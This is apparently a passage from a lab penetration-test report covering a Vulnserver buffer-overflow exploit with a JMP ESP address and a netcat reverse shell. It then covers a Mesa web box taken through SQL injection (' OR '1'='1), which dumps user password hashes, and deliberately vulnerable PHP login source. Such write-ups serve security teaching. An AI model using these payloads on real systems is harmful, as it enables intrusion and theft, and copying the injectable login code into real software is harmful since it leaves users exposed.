
    """Confirming 1040 characters to be the offset by writing Bs into the EIP"""
    #req = "AUTH " + "\x41" * 1040 + "\x42" * 4 + "\x43" * 24

    """Sending bad characters to determine termination bytes"""
    #req = "AUTH " + "\x41" * 1044 + get_bad_chars() + "\x42" * 24

    """Sending generated payload"""
    payload = get_payload()
    req = "AUTH " + "\x41" * 1040 + "\x71\xE8\xE4\x76" + payload + "\x42" * 24
    #76E4E871
    connect_to_server(ip, req)

```


Figure 111: Using impermanent JMP ESP instruction location found after the restart in attack script



A terminal window titled "kali@kali: ~/1 - Buffer Overflow/vulnserver_script". The window has a menu bar with "Session", "Actions", "Edit", "View", and "Help". Below the menu bar are three tabs: "kali@kali: ~/1 ...lnserver_script", "kali@kali: ~/1 ...lnserver_script", and "k...s". The terminal content shows a prompt "(kali@kali)-[~/1 - Buffer Overflow/vulnserver]" followed by the command "\$ python2 vulnserver-poc-orig.py 192.168.61.45". The output of the command is two lines: ">Hello There.\r\n" and ">I can break rules too!\r\n".

```
kali@kali: ~/1 - Buffer Overflow/vulnserver_script
Session Actions Edit View Help
kali@kali: ~/1 ...lnserver_script kali@kali: ~/1 ...lnserver_script k...s
(kali@kali)-[~/1 - Buffer Overflow/vulnserver]
$ python2 vulnserver-poc-orig.py 192.168.61.45
'>Hello There.\r\n'
'>I can break rules too!\r\n'
```

Figure 112: Running attack using the impermanent address found after the restart



The image shows a terminal window with three tabs: 'kali@kali: ~/1 - Buffer Overflow/vulnserver_script', 'kali@kali: ~/1 - Buffer Overflow/vulnserver_script', and 'kali@kali: ~/VPN Configs'. The active tab is the first one. The terminal output shows a netcat listener on port 443 receiving a connection from 192.168.61.45. The connection is successful, and the user is prompted with a Windows command prompt. The user enters 'C:\Users\hacker\Desktop\Tools>'. The terminal output is as follows:

```
(kali@kali)-[~/1 - Buffer Overflow/vulnserver_script]
$ nc -lvp 443
listening on [any] 443 ...
192.168.61.45: inverse host lookup failed: Unknown host
connect to [10.0.61.2] from (UNKNOWN) [192.168.61.45] 49195
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Alle Rechte vorbehalten.

C:\Users\hacker\Desktop\Tools>
```

Figure 113: Reverse shell created by exploiting the impermanent post-restart JMP ESP location

8.2 Linux - Complete Pentest (Mesa)




Figure 115: Port 1337 scan - Dirbuster setup




Figure 116: Port 1337 scan - Dirbuster result

```

WhatWeb report for http://mesa
Status      : 200 OK
Title       : Mesa Europe
IP          : 192.168.61.65
Country     : RESERVED, ZZ

Summary     : Bootstrap[3.3.1,5.0.2], HTML5, HTTPServer[nginx/1.18.0],
             JQuery[1.11.0], Modernizr, nginx[1.18.0], Script[text/javascript]

Detected Plugins:
[ Bootstrap ]
  Bootstrap is an open source toolkit for developing with
  HTML, CSS, and JS.

  Version      : 5.0.2
  Version      : 3.3.1
  Version      : 3.3.1
  Website      : https://getbootstrap.com/

[ HTML5 ]
  HTML version 5, detected by the doctype declaration

[ HTTPServer ]
  HTTP server header string. This plugin also attempts to
  identify the operating system from the server header.

  String       : nginx/1.18.0 (from server string)

[ JQuery ]
  A fast, concise, JavaScript that simplifies how to traverse
  HTML documents, handle events, perform animations, and add
  AJAX.

  Version      : 1.11.0
  Website      : http://jquery.com/

[ Modernizr ]
  Modernizr adds classes to the <html> element which allow
  you to target specific browser functionality in your
  stylesheet. You don't actually need to write any Javascript
  to use it. [JavaScript]

  Website      : http://www.modernizr.com/

[ Script ]
  This plugin detects instances of script HTML elements and
  returns the script language/type.

  String       : text/javascript

[ nginx ]
  Nginx (Engine-X) is a free, open-source, high-performance
  HTTP server and reverse proxy, as well as an IMAP/POP3
  proxy server.

  Version      : 1.18.0
  Website      : http://nginx.net/

HTTP Headers:
  HTTP/1.1 200 OK
  Server: nginx/1.18.0
  Date: Fri, 22 May 2026 11:07:01 GMT
  Content-Type: text/html
  Last-Modified: Thu, 30 Oct 2025 11:17:30 GMT
  Transfer-Encoding: chunked
  Connection: close
  ETag: W/"6903494a-1f3c"
  Content-Encoding: gzip

```

Figure 117: Whatweb results for port 80

Why could my whatweb scan be showing two bootstrap versions (5.0.2 and 3.3.1)?

WhatWeb identifies technologies by matching characteristic files, HTML patterns, JavaScript variables, CSS paths, version strings, etc. Seeing both **Bootstrap 5.0.2** and **Bootstrap 3.3.1** does not necessarily mean the site is actively using both frameworks throughout the application. Common explanations include:

- Different pages use different versions**
 - Large applications often contain legacy and newer sections.
 - For example:
 - `/` loads Bootstrap 5.0.2
 - `/admin` or an older component loads Bootstrap 3.3.1
- Both versions are loaded simultaneously**
 - During migrations, developers sometimes include both versions to avoid breaking older UI components.
 - This is generally discouraged because of CSS and JavaScript conflicts, but it does happen.
- Third-party components bundle Bootstrap**
 - A plugin, theme, or embedded application may include Bootstrap 3.3.1 internally while the main site uses Bootstrap 5.0.2.
 - WhatWeb may detect both from different CSS/JS files.
- Residual files are accessible**
 - Old Bootstrap files may still exist under paths such as:


```
/css/bootstrap.min.css
/old/css/bootstrap.css
/vendor/bootstrap-3.3.1/
```
 - WhatWeb may find version strings in these files even if they are no longer referenced by the active page.
- Detection false positives**
 - WhatWeb's signatures are heuristic.
 - A file containing Bootstrap 3.3.1 comments or code fragments could trigger a match even if Bootstrap 3 is not actually being used.

How to verify

Inspect the page source and network requests:

```
Bash
curl -s https://target.example | grep -i bootstrap
```

or in the browser developer tools:

- Network tab → filter for `bootstrap`
- Sources tab → inspect loaded CSS/JS files

You can also manually fetch suspected files:

```
Bash
curl https://target.example/path/to/bootstrap.min.css | head
```

Bootstrap CSS files often contain a version comment near the top, e.g.:

```
CSS
/*!
 * Bootstrap v3.3.1
 */
```

or

```
CSS
/*!
 * Bootstrap v5.0.2
 */
```

For a penetration test, the most likely explanations are either:

- the application is in the middle of a migration and genuinely loads both versions, or
- an old component/plugin still ships Bootstrap 3.3.1 while the main site uses Bootstrap 5.0.2.

Checking the actual CSS and JS files referenced in the page source will usually reveal which is the case.

Figure 118: Whatweb - Reasons for multiple Bootstrap versions on port 80 ChatGPT log

Source: <https://chatgpt.com>

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🔒 Not Secure http://mesa/management.php

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Tools 📄 Kali Docs 🔍 Exploit-DB 🔍 Google Hacking DB 🛡️ OffSec ☁️ MI Cloud 📁 ICS Lab 📁 OWASP WrongSecrets 🐞 BloodHound

Zucc's Management System

Welcome, **marq'#**

Logout

ICSe{f4m0us_10r1_1n13ct}

All the Users

User Id	Username	Userpass	Salary	System Access?	Unixname	Delete User
1	marq	0571749e2ac330a7455809c6b0e7af90	10000000	1	zucc	Delete
2	freeman	df64dc2eb4a0b85091dd31eb4923eaac	250000	1	freeman	Delete
3	groves	14754f13e5280c5d49d2ae536c2d57e2	133700	1	sam	Delete
4	joe	c13d23675b7a621212c3a6bb07e0e8df	80000	0		Delete
5	heuzeroth	cd1142c62ebbe49a17bc8788a4c83bec	1	0		Delete

System ▾

Read

LATEST EVENT:

Figure 119: Successful SQL injection attempt 1




Figure 120: Successful SQL injection attempt 2

← → ↺ 🏠

Not Secure http://mesa/management.php

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Kali Tools Kali Docs Exploit-DB Google Hacking DB OffSec MI Cloud ICS Lab OWASP WrongSecrets BloodHound

Zucc's Management System

Welcome, **marq' OR '1'='1**

Logout

ICSe{f4m0us_10r1_1n13ct}

All the Users

User Id	Username	Userpass	Salary	System Access?	Unixname	Delete User
1	marq	0571749e2ac330a7455809c6b0e7af90	10000000	1	zucc	Delete
2	freeman	df64dc2eb4a0b85091dd31eb4923eaac	250000	1	freeman	Delete
3	groves	14754f13e5280c5d49d2ae536c2d57e2	133700	1	sam	Delete
4	joe	c13d23675b7a621212c3a6bb07e0e8df	80000	0		Delete
5	heuzeroth	cd1142c62ebbe49a17bc8788a4c83bec	1	0		Delete

System ▾

Read

LATEST EVENT:

107

Figure 121: Successful SQL injection attempt 3

```

www-data@AuV-Mesa-Entry-15:~/html$ cat login.php
<?php
    session_start();//session starts here
    // https://www.c-sharpcorner.com/UploadFile/9582c9/script-for-login-logout-and-view-using-php-mysql-and-boots/
    ?>

<html>

<head lang="en">
    <meta charset="UTF-8">
    <link type="text/css" rel="stylesheet" href="css/bootstrap.css">
    <title>Login</title>
</head>
<style>
.login-panel {
    margin-top: 150px;
}
</style>

<body>

    <div class="container">
        <div class="row">
            <div class="col-md-4 col-md-offset-4">
                <div class="login-panel panel panel-success">
                    <div class="panel-heading">
                        <h3 class="panel-title">Sign In</h3>
                    </div>
                    <div class="panel-body">
                        <form role="form" method="post" action="login.php">
                            <fieldset>
                                <div class="form-group">
                                    <input class="form-control" placeholder="Username" name="username" type="username"
                                        autofocus>
                                </div>
                                <div class="form-group">
                                    <input class="form-control" placeholder="Password" name="pass" type="password"
                                        value="">
                                </div>

                                <input class="btn btn-lg btn-success btn-block" type="submit" value="login"
                                    name="login">
                                <?php if($_SESSION['error']) echo "<div class='alert alert-danger'> incorrect login.</div>" ?>
                                <!-- Change this to a button or input when using this as a form -->
                                <!-- <a href="index.html" class="btn btn-lg btn-success btn-block">Login</a> -->
                            </fieldset>
                        </form>
                    </div>
                </div>
            </div>
        </div>
    </div>
</body>
</html>

<?php
    include("db.php");

    if(isset($_POST['login']))
    {
        //ICSe{l34rn_from_s0urc3_c0de_r3v13w}
        //AUER ' or 1=1; --
        //Always use protection! ;-) Escape input and use variable binding if available.
        $user_name=$_POST['username'];
        $user_pass=md5($_POST['pass']);

        $check_user="select * from users WHERE username='$user_name' AND password='$user_pass'";

        $run=mysqli_query($dbcon,$check_user);

        if(mysqli_num_rows($run))
        {
            $row=mysqli_fetch_array($run);
            $_SESSION['logged_user']=$user_name;//here session is used and value of $user_email store in $_SESSION.
            $_SESSION['isAdmin']=$row[3];
            unset($_SESSION['error']);
            echo "<script>window.open('management.php','_self')</script>";
        }
        else
        {
            $_SESSION['error'] = true;
            unset($_SESSION['isAdmin']);
            unset($_SESSION['logged_user']);
        }
    }

```

Figure 122: login.php read via reverse shell


```

www-data@AUV-Mesa-Entry-15:~/html$ cat login.php.save
#Don't edit files on prod system. Most editors keep a .save file, which can remain if the editor was incorrectly closed (e.g. crashed).
#ICSe{n3v3r_pr0d_3dit}
<?php
    session_start();//session starts here
    // https://www.c-sharpcorner.com/UploadFile/9582c9/script-for-login-logout-and-view-using-php-mysql-and-boots/
    ?>

<html>

<head lang="en">
    <meta charset="UTF-8">
    <link type="text/css" rel="stylesheet" href="css/bootstrap.css">
    <title>Login</title>
</head>
<style>
.login-panel {
    margin-top: 150px;
}
</style>

<body>

    <div class="container">
        <div class="row">
            <div class="col-md-4 col-md-offset-4">
                <div class="login-panel panel-success">
                    <div class="panel-heading">
                        <h3 class="panel-title">Sign In</h3>
                    </div>
                    <div class="panel-body">
                        <form role="form" method="post" action="login.php">
                            <fieldset>
                                <div class="form-group">
                                    <input class="form-control" placeholder="Username" name="username" type="username"
                                        autofocus>
                                </div>
                                <div class="form-group">
                                    <input class="form-control" placeholder="Password" name="pass" type="password"
                                        value="">
                                </div>

                                <input class="btn btn-lg btn-success btn-block" type="submit" value="login"
                                    name="login">
                                <?php if($_SESSION['error']) echo "<div class='alert alert-danger'> incorrect login.</div>" ?>
                                <!-- Change this to a button or input when using this as a form -->
                                <!-- <a href="index.html" class="btn btn-lg btn-success btn-block">Login</a> -->
                            </fieldset>
                        </form>
                    </div>
                </div>
            </div>
        </div>
    </div>
</body>
</html>

<?php
    include("db.php");

    if(isset($_POST['login']))
    {
        //Auer ' or 1=1; --
        $user_name=$_POST['username'];
        $user_pass=md5($_POST['pass']);

        $check_user="select * from users WHERE username='$user_name' AND password='$user_pass'";

        $run=mysqli_query($dbcon,$check_user);

        if(mysqli_num_rows($run))
        {
            $row=mysqli_fetch_array($run);
            $_SESSION['logged_user']=$user_name;//here session is used and value of $user_email store in $_SESSION.
            $_SESSION['isAdmin']=$row[3];
            unset($_SESSION['error']);
